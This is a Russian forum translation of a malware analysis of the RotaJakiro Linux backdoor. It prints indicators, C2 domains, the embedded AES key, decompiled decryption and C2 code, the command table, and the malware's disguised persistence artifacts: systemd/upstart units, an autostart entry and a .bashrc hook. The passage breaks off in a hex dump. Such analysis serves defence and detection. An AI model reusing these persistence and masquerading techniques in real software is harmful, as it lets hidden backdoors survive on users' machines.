Статья RotaJakiro: Долгоживущий секретный бэкдор с 0 обнаружениями на VirusTotal

xss.is/threads/51486

Недавно специалисты Qihoo 360 Netlab обнаружили очень интересный бэкдор, который получил название RotaJakiro. Данный бэкдор очень долго имел 0 детектов на VirusTotal.
Приятного чтения.

Оригинальная статья
Образцы этого бэкдора (пароль: infected)
Перевод by @Mogen

Обзор

25 марта 2021 года система BotMon лаборатории 360 NETLAB обнаружила подозрительный ELF файл (`MD5=64f6cfe44ba08b0babdd3904233c4857`) с 0 обнаружениями на VirusTotal. Образец взаимодействует с 4 доменами на 443 TCP порту (HTTPS), но трафик не имеет защиты TLS/SSL. Внимательное изучение образца показало, что этот бэкдор, нацелен на системы Linux x64. Это семейство вирусов, которое существует уже как минимум 3 года.

Мы назвали его RotaJakiro, основываясь на том, что семейство использует шифрование с подстановкой (ROT) и **ведет себя по-разному для учетных записей root и non-root при исполнении**.

RotaJakiro уделяет достаточно много внимания сокрытию своих следов, используя несколько алгоритмов шифрования: алгоритм AES для шифрования информации о ресурсах внутри образца, использование комбинации AES, XOR, ROT шифрования и ZLIB сжатия для коммуникации с сервером C2 (сервер для командования и управления вредоносной программой).

RotaJakiro поддерживает в общей сложности 12 функций, три из которых связаны с выполнением определенных плагинов. К сожалению, мы не имеем доступа к плагинам, и поэтому не знаем их истинного назначения. Функции бэкдора можно сгруппировать в следующие четыре категории.

- Отправка информации об устройстве
- Кража конфиденциальной информации
- Управление файлами/плагинами (запрос, загрузка, удаление)
  Выполнение определенного плагина

Что-нибудь ещё?

Мы обнаружили следующие 4 вида бэкдора, с имеющимися у нас образцами. Все из которых имеют 0 обнаружений на VirusTotal, а самое раннее время первого обнаружения на VirusTotal приходится на 2018 год.

Имя файла	MD5	Обнаружений	Впервые замечен на VirusTotal
systemd-daemon	1d45cd2c1283f927940c099b8fab593b	0/61	2018-05-16 04:22:59
systemd-daemon	11ad1e9b74b144d564825d65d7fb37d6	0/58	2018-12-25 08:02:05
systemd-daemon	5c0f375e92f551e8f2321b141c15c48f	0/56	2020-05-08 05:50:06
gvfsd-helper	64f6cfe44ba08b0babdd3904233c4857	0/61	2021-01-18 13:13:19

Все эти образцы имеют 4 встроенных C2-сервера. У этих четырёх серверов очень близкое время создания, обновления и конца работы.

Домен	Обнаружений	Дата создания	Дата обновления	Дата конца работы
news.thaprior.net	0/83	2015-12-09 06:24:13	2020-12-03 07:24:33	2021-12-09 06:24:13
blog.eduelects.com	0/83	2015-12-10 13:12:52	2020-12-03 07:24:33	2021-12-10 13:12:52
cdn.mirror-codes.net	0/83	2015-12-09 06:24:19	2020-12-03 07:24:32	2021-12-09 06:24:19
status.sublineover.net	0/83	2015-12-09 06:24:24	2020-12-03 07:24:32	2021-12-09 06:24:24

Читатели заметят, что даты создания были получены в декабре 2015 года (6 лет назад).

Реверс-инжиниринг

4 образца RotaJakiro с 2018 по 2021 год, очень близки по своим функциям, и для анализа в этом блоге выбран образец 2021 года, который имеет следующую основную информацию:

Code:

```
MD5:64f6cfe44ba08b0babdd3904233c4857
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs),
for GNU/Linux 2.6.32, stripped
Packer:No
```


На уровне кодированияRotaJakiro использует такие технологии, как динамический AES, двухуровневые зашифрованные протоколы связи для противодействия анализу бинарного и сетевого трафика.

На функциональном уровнеRotaJakiro сначала **определяет, является ли пользователь root или non-root во время выполнения**, с различным набором действия для разных учетных записей. Затем расшифровывает соответствующие важные ресурсы с помощью AES и ROT шифров для последующего **закрепления в системе**, **защиты своих процессов** и **исполнения их одном экземпляре**. И, наконец, устанавливает связь с C2-сервером, ожидая выполнения команд от C2.

Далее будет проанализирована конкретная реализация RotaJakiro с вышеуказанными особенностями.

0x00: "Трюки", используемые бэкдором

Динамическая генерация таблиц констант, необходимых для алгоритма шифрования AES для предотвращения прямой идентификации алгоритма шифрования.




Использование техники обфускации строк на стеке для хранения зашифрованной конфиденциальной информации о ресурсах.

```
v39 = 0xA1u;
v40 = 0x8Bu;
v41 = 0xA7u;
v42 = 0xBCu;
v43 = 0xA9u;
v44 = 0xBAu;
v45 = 0x3C;
v46 = 0x73;
v47 = 0x9Du;
v48 = 0x33;
v49 = 0x76;
v50 = 0x3C;
v51 = 0x9Fu;
v52 = 0xC5u;
v2 = dec_proc((__int64)&v5, 0x30u, 35, (__int64)&unk_61F2F0, 8LL);
```

Сетевое взаимодействие с использованием двухуровневого шифрования.

0x01: Алгоритм шифрования

Все конфиденциальные ресурсы в RotaJakiro зашифрованы. В IDA мы видим, что метод расшифровки `dec_proc` вызывается 60 раз. Этот метод состоит из AES и ROT.



Код расшифровки AES выглядит следующим образом:

```
if ( ciphertxt )
{
  if ( cip_len & 0xF
    || !(unsigned int)aes_dec(
                        0,
                        (const void *)ciphertxt,
                        (unsigned __int8)cip_len,
                        (void **)&v12,
                        &v11,
                        (_DWORD *)key,
                        key_len) )
  {
    return 0LL;
  }
  plain_len = v11;
  plaintxt = v12;
}
```

`aes_dec` - AES-256. Режим CBC. Ключ и вектор инициализации (`key & iv`) записаны в бэкдоре.

KEY

Code:

```
14 BA EE 23 8F 72 1A A6 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

IV

Code:

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Ниже показан код расшифровки ROT:

```
if ( plain_len > 0 )
{
  v6 = plaintxt;
  round = plain_len & 7;
  if ( !(plain_len & 7) )
    round = 4;
  do
  {
    v8 = rotate_dec(*v6, round, 0);
    *v9 = v8;
    v6 = v9 + 1;
  }
  while ( v10 != v6 );
  plaintxt = v12;
}
```

```
while ( !a3 )
{
  ++v4;
  LOBYTE(v3) = __ROL1__(v3, 1);
  if ( a2 == v4 )
    return v3;
}
```

ROT - это циклический сдвиг символов, мы видим, что количество сдвигов определяется значением `plain_len & 7` (длина открытого текста).

Возьмем в качестве примера следующий текст шифра с сервера C2.

Code:

```
ff ba a2 3b cd 5b 7b 24 8c 5f e3 4b fc 56 5b 99
ac 91 cf e3 9a 27 d4 c9 6b 39 34 ce 69 ce 18 60
```

Различные параметры, связанные с расшифровкой, показаны ниже, длина шифротекста составляет 32 байта, а длина открытого текста - 26 байт.

```
v2 = dec_proc((__int64)&v39, 32u, 26, (__int64)&aes_key, 8LL);
```

Сначала, расшифровывая текст с помощью AES, мы получаем следующий "промежуточный зашифрованный текст".

```
0000000  AD 8E A6 AB EB 51 B7 A8 98 1B DB D9 8B 59 19 5D  .....Q.......Y.]
0000010  59 1B 59 D8 1D DC 8B D8 DB 5B 06 06 06 06 06 06  Y.Y......[......
```

valid ciphertxt padding

Затем, из "промежуточного зашифрованного текста" извлекается правильный шифротекст, где **правильный шифротекст начинается с 8-го байта**, а **длина равна** `длина открытого текста - 8` , то есть `26-8=18` байт.

Code:

```
98 1B DB D9 8B 59 19 5D 59 1B 59 D8 1D DC 8B D8
DB 5B
```

Наконец, мы можем вычислить сдвиг. Длина открытого текста равна 26. `26 & 7 = 2` . **Получили количество сдвигов**. Сдвинем вышеуказанный правильный шифротекст на 2 бита, чтобы получить открытый текст с сервера C2.

0x02: Постоянное присутствие в системе

RotaJakiro**использует различные методы закрепления в системе** для пользователей `root/non-root` .

Учетная запись root

В зависимости от дистрибутива Linux, **создаётся самозапускающийся скрипт** по пути: `/etc/init/systemd-agent.conf` или `/lib/systemd/system/sys-temd-agent.service`

Bash:

```
Content of systemd-agent.conf
------------------------------
#system-daemon - configure for system daemon
#This service causes system have an associated
#kernel object to be started on boot.
description "system daemon"
start on filesystem or runlevel [2345]
exec /bin/systemd/systemd-daemon
respawn
```

Bash:

```
Content of systemd-agent.service
------------------------------
[Unit]
Description=System Daemon
Wants=network-online.target
After=network-online.target
[Service]
ExecStart=/usr/lib/systemd/systemd-daemon
Restart=always
[Install]
```

Имя файла, используемое для **маскировки**, является **одним из следующих двух**:

Bash:

```
/bin/systemd/systemd-daemon
/usr/lib/systemd/systemd-daemon
```

Учётная запись non-root

Создаётся сценарий автозапуска по пути `$HOME/.config/autostart/gnomehelper.desktop` для среды рабочего стола.

Bash:

```
[Desktop Entry]
Type=Application
Exec=$HOME/.gvfsd/.profile/gvfsd-helper
```

Изменяется файл `.bashrc`, чтобы создать **сценарий автозапуска для среды shell-оболочки**.

Bash:

```
# Добавляется помощник GNOME, предназначенный для работы с абстракцией ввода-вывода GIO
# Если эта переменная окружения установлена, gvfsd не будет запускать файловую систему fuse
if [ -d ${HOME} ]; then
        ${HOME}/.gvfsd/.profile/gvfsd-helper
fi
```

Список имён файлов, используемых для **маскировки**, оба из которых существуют одновременно.

Bash:

```
$HOME/.dbus/sessions/session-dbus
$HOME/.gvfsd/.profile/gvfsd-helper
```

0x03:Защита процессов

RotaJakiro использует защиту своих процесса. И, как и в случае с постоянным присутствием в системе, **существуют различные реализации** для пользователей `root/non-root`.

Учетная запись root

При работе под пользователем root, в зависимости от дистрибутива Linux, **новый процесс автоматически создается, когда процесс сервиса завершается**. Это происходит путём записи `Restart=always или respawn` в конфигурационный файл сервиса.

```
[Unit]
Description=System Daemon
Wants=network-online.target
After=network-online.target
[Service]
ExecStart=/usr/lib/systemd/systemd-daemon
Restart=always
[Install]
```

service config

Фактический результат показан на рисунке ниже, где видно, что **новый процесс создается сразу после завершения процесса** `systemd-daemon` .


```
root@debian:~# date
Thu Apr 15 06:55:27 EDT 2021
root@debian:~# netstat -tpn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0     52 192.168.139.129:22      192.168.139.1:60555     ESTABLISHED 617/sshd: root@pts/
tcp        0      0 192.168.139.129:45402   176.107.176.16:443      ESTABLISHED 9324/systemd-daemon
tcp        0      0 192.168.139.129:22      192.168.139.1:50448     ESTABLISHED 585/sshd: root@pts/
root@debian:~# kill -9 9324
root@debian:~# netstat -tpn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0     52 192.168.139.129:22      192.168.139.1:60555     ESTABLISHED 617/sshd: root@pts/
tcp        0      0 192.168.139.129:45404   176.107.176.16:443      ESTABLISHED 9334/systemd-daemon
tcp        0      0 192.168.139.129:45402   176.107.176.16:443      TIME_WAIT   -
tcp        0      0 192.168.139.129:22      192.168.139.1:50448     ESTABLISHED 585/sshd: root@pts/
root@debian:~# date
Thu Apr 15 06:55:51 EDT 2021
```

Учётная запись non-root

При запуске под non-root пользователем, RotaJakiro**создает два процесса**: `session-dbus` и `gvfsd-helper` , которые следят за состоянием друг друга. **Один процесс восстанавливают другой, когда тот завершается**. Это очень характерно для двух-процессной защиты.

Как реализована двух-процессная защита в RotaJakiro?

Во-первых, он **создает часть общей памяти между процессами** с помощью `shmget API` . `session-dbus и gvfsd-helper` **общаются друг с другом через эту общую память**, сообщая друг другу свои `PID` (ID процесса).
Затем, эти процессы **динамически перебирают живые процессы** в каталоге `/proc/[PID]` . Когда один процесс признан мертвым, другой процесс создается с помощью `execvp API` , чтобы помочь мертвому процессу "**воскреснуть**", как показано на следующей диаграмме.



Этот способ показан на скриншоте ниже. Вы можете видеть, что после завершения `session-dbus и gvfsd-helper` с помощью `kill -9` , сразу же создаются новые процессы.

```
test@debian:~$ date                                                    gvfsd-helper's pid = 930
Thu Apr 15 08:27:36 EDT 2021                                           session-dbus's pid = 942
test@debian:~$ ps aux | grep "/home"
test        930  0.0  0.1  94940  2288 ?        Ssl  08:26   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test        942  0.0  0.0  90708  1412 ?        Ssl  08:26   0:00 /home/test/.dbus/sessions/session-dbus
test        952  0.0  0.0   8820   348 pts/0    R+   08:27   0:00 grep /home
test@debian:~$ md5sum /home/test/.gvfsd/.profile/gvfsd-helper
64f6cfe44ba08b0babdd3904233c4857  /home/test/.gvfsd/.profile/gvfsd-helper
test@debian:~$ md5sum /home/test/.dbus/sessions/session-dbus                    same md5
64f6cfe44ba08b0babdd3904233c4857  /home/test/.dbus/sessions/session-dbus
test@debian:~$ kill -9 930
test@debian:~$ ps aux | grep "/home/"
test        942  0.0  0.0  90712  1412 ?        Ssl  08:26   0:00 /home/test/.dbus/sessions/session-dbus
test        958  0.0  0.1  94940  2184 ?        Ssl  08:28   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test        964  0.0  0.0  12780   944 pts/0    S+   08:28   0:00 grep /home/
test@debian:~$ kill -9 942
test@debian:~$ ps aux | grep "/home/"
test        958  0.0  0.1  94940  2184 ?        Ssl  08:28   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test        967  0.0  0.0  90708  1352 ?        Ssl  08:29   0:00 /home/test/.dbus/sessions/session-dbus
test        970  0.0  0.0  12780   940 pts/0    S+   08:29   0:00 grep /home/
test@debian:~$ date
Thu Apr 15 08:29:32 EDT 2021
```

0x04: Единственный экземпляр процесса (Single instance)

RotaJakiro реализует единственный экземпляр с **помощью блокировки файлов**, как показано ниже.

```
v13.l_type = F_WRLCK;
v13.l_whence = 0;
v13.l_start = 0LL;
v13.l_len = 1LL;
LODWORD(v9) = 0;
v10 = open((const char *)lockfile, 66, 438LL);
if ( v10 != -1 )
  v9 = fcntl(v10, F_SETLK, &v13) != -1;
if ( v5 )
  free(v5);
free(lockfile);
if ( v7 )
  free(v7);
if ( !(_DWORD)v9 || (v12 = __readfsqword(0x28u), result = v12 ^ v64
  exit(0);
```

Используемые при этом файлы блокировки **различаются** под пользователями `root/non-root` .

Под пользователем root будет создан один файл блокировки.

Bash:


```
/usr/lib32/.X11/X0-lock
/bin/lib32/.X11/X0-lock
```

Под non-root, будут созданы оба файла блокировки.

Bash:

```
$HOME/.X11/X0-lock
$HOME/.X11/.X11-lock
```

Например, под пользователем non-root процессы и файлы блокировки могут быть сопоставлены по `/proc/locks` , а затем выполняется соответствующая реализация RotaJakiro.



0x05: Сетевое взаимодействие

RotaJakiro устанавливает связь с сервером C2 с помощью следующего фрагмента кода, ожидая выполнения последующих команд.

```
c2_list = C2_decrypt(&c2_num);
Status_check((__int64)&unk_6236C0, 1);
v3 = (unsigned __int8)byte_6236E9;
v4 = (unsigned __int8)byte_6236E9;
while ( 1 )
{
  v5 = C2_connect((char *)c2_list[v3], v4, 0x1BBu);
  v6 = v5;
  if ( v5 )
  {
    if ( (unsigned int)C2_send_reg((__int64)v5, 0x2170272, 0x3B91011) )
    {
      recvbuf = Recvbuf_process((__int64)v6);        Stage 1
      if ( recvbuf )
      {
        if ( *(_DWORD *)(*recvbuf + 15LL) == 0x2170272 )
        {
          ptr = recvbuf;
          byte_6236E9 = v4;
          v1 = 0;
          Status_check((__int64)&unk_6236C0, 0);
          wrap_free(ptr);
          C2_communicate((__int64)v6);               Stage 2
        }
        else
        {
          wrap_free(recvbuf);
        }
      }
    }
    C2_shutdown((__int64)v6);
    free(v6);
  }
```

Этот процесс можно разделить на 2 этапа

Этап 1 (Этап инициализации)

Расшифровывается список серверов C2, **устанавливается соединение** с сервером C2, **отправляется информация**, **бэкдор получает и расшифровывает информацию**, возвращенную с сервера C2.

Этап 2, ожидание вызовов с сервера C2

Проверяется информация, возвращенная с сервера C2. Если она проходит проверку, **выполняются последующие инструкции**, отправленные сервером C2.

Этап 1: Инициализация

Список C2 **расшифровывается алгоритмом дешифровки**, описанным в предыдущем разделе, и следующие четыре расшифрованные сервера C2 теперь находятся в бэкдоре.

Code:

```
news.thaprior.net
blog.eduelects.com
cdn.mirror-codes.net
status.sublineover.net
```

RotaJakiro сначала попытается установить соединение с этими серверами, а затем создаст сообщение для начала работы в следующем фрагменте кода.

```
v0 = (char *)malloc(82uLL);
v1 = time(0LL);
srand(v1);
*v0 = rand();
*(_DWORD *)(v0 + 1) = 0x3B91011;
*(_DWORD *)(v0 + 5) = 0x4FB0CB1;
*(_WORD *)(v0 + 13) = 0;
*(_DWORD *)(v0 + 9) = 0;
v0[19] = 0xC2u;
*((_DWORD *)v0 + 5) = 0x1206420;
v0[24] = 0xE2u;
*(_DWORD *)(v0 + 25) = 0;
v0[29] = 0xC2u;
*(_DWORD *)(v0 + 30) = 0;
bzero(v0 + 34, 0x20uLL);
result = v0;
v0[66] = 0xC8u;
*(_WORD *)(v0 + 75) = 0xFF;
v0[77] = 9;
return result;
```

construct packet

Затем он **шифрует информацию об этом сообщении** и **отправляет** ее на сервер C2.

```
if ( *v3 > 0 )
{
  v8 = (char *)v5;
  v9 = 0;
  do
  {
    v10 = *v8;
    ++v9;
    *(++v8 - 1) = rotate_dec((char)(v10 ^ 0x1B), 3, 1);
  }
  while ( *v3 > v9 );
}
```

Rotate & XOR packet

В конце, **бэкдор получает пакет обратно от сервера C2, расшифровывает его и проверяет его подлинность**. Если он проходит проверку, то бэкдор переходит на этап 2.

Этап 2: Конкретные операции

Бэкдор получает и выполняет команды от сервера C2 с помощью следующего фрагмента кода.

```
v2 = msg_getlen();
v3 = v2;
if ( v2 )
{
  v1 = C2_recv((int *)a1, v2);
  if ( !v1 )
    return 0LL;
}
msg_decrypt(v1, v3);
if ( !(unsigned int)msg_valid((__int64)v1) )
```

В данный момент время RotaJakiro поддерживает 12 инструкций, а соответствие между кодом инструкции и функцией показано в следующей таблице.

ID команды	Функция
0x138E3E6	Exit (Бэкдор завершает работу)
0x208307A	Test (Проверка)
0x5CCA727	Heartbeat (Проверка работоспособности)
0x17B1CC4	Set C2 timeout time (Установить время тайм-аута сервера C2)

0x25360EA	Steal Senstive Info ("Украсть" конфиденциальную информацию)
0x18320e0	Upload Device Info (Загрузить информацию об устройстве на сервер)
0x2E25992	Deliver File/Plugin (Загрузить файл/плагин на заражённое устройство)
0x2CD9070	Query File/Plugin Status (Запросить статуса файла/плагина)
0x12B3629	Delete File/Plugin Or Dir (Удалить файл/плагин или директорию)
0x1B25503	Run Plugin_0x39C93E (Запустить плагин_0x39C93E)
0x1532E65	Run Plugin_0x75A7A2 (Запустить плагин_0x75A7A2)
0x25D5082	Run Plugin_0x536D01 (Запустить плагин_0x536D01)


Функция Run Plugin повторно использует тот же код и реализует вызов функции с помощью следующей логики.

```
v11 = dlopen(v9, RTLD_LAZY);
v12 = dlsym(v11, v7);
v13 = ((__int64 (__fastcall *)(_QWORD, _BYTE **))v12)(a1, &v27);
```

В настоящее время мы не перехватываем такие полезные нагрузки, поэтому мы используем форму `Plugin_"parameter"` для представления различных задач бэкдора.

0x06 Анализ пакетов

Пакет сетевого взаимодействия RotaJakiro**состоит из трех частей**: заголовок, ключ и полезная нагрузка.



Заголовок является обязательным и имеет длину 82 байта, а **ключ и полезная нагрузка являются необязательными**.
Заголовок и ключ шифруются с помощью XOR и ROT шифра. **Полезная нагрузка шифруется** с помощью AES и сжимается с помощью ZLIB.

Далее мы покажем из чего состоит этот сетевой трафик (заголовок, ключ и полезная нагрузка), а также процесс расшифровки на примере взаимодействия между ботом и сервером C2.

C2-сервер -> боту

```
00000052  a1 41 61 54 03 55 e2 1c  e3 67 63 63 63 62 63 7f   .AaT.U.. .gcccbc.
00000062  67 13 43 3b 67 ef 67 43  3f 63 63 63 63 3b e2 63   g.C;g.gC ?cccc;.c
00000072  63 63 25 2b a5 44 05 05  e5 ab 64 e5 45 eb 65 eb   cc%+.D.. ..d.E.e.
00000082  44 ab 4b 65 a5 c5 64 cb  0b 05 cb 25 44 ab 4b eb   D.Ke..d. ...%D.K.
00000092  e5 44 7a 09 bf f0 6a fb  12 8d e7 a6 23 e0 b1 58   .Dz...j. ....#..X
000000A2  53 66 ea 9a 1a 18 18 44  26 a0 54 c1 c3 69 00 18   Sf.....D &.T..i..
000000B2  31 e4 a2 5b 10 7f 67 ab  d1 4b b2 7b 3d 3f b3 bc   1..[..g. .K.{=?..
000000C2  66 6a 26 f6 f6 b3 f7 2e  66 6d                     fj&..... fm
```

Первые 0x52 байта - это **содержимое заголовка**.
Как расшифровать заголовок? Очень просто, сдвинуть на 3 бита влево, а затем использовать XOR с ключом 0x1b. После расшифровки мы можем получить следующее содержимое.

Code:

```
00000000  16 11 10 b9 03 b1 0c fb 04 20 00 00 00 08 00 e0  |...¹.±.û. .....à|
00000010  20 83 01 c2 20 64 20 01 e2 00 00 00 00 c2 0c 00  | ..Â d .â....Â..|
00000020  00 00 32 42 36 39 33 33 34 46 38 34 31 44 30 44  |..2B69334F841D0D|
00000030  39 46 41 30 36 35 38 45 43 33 45 32 39 46 41 44  |9FA0658EC3E29FAD|
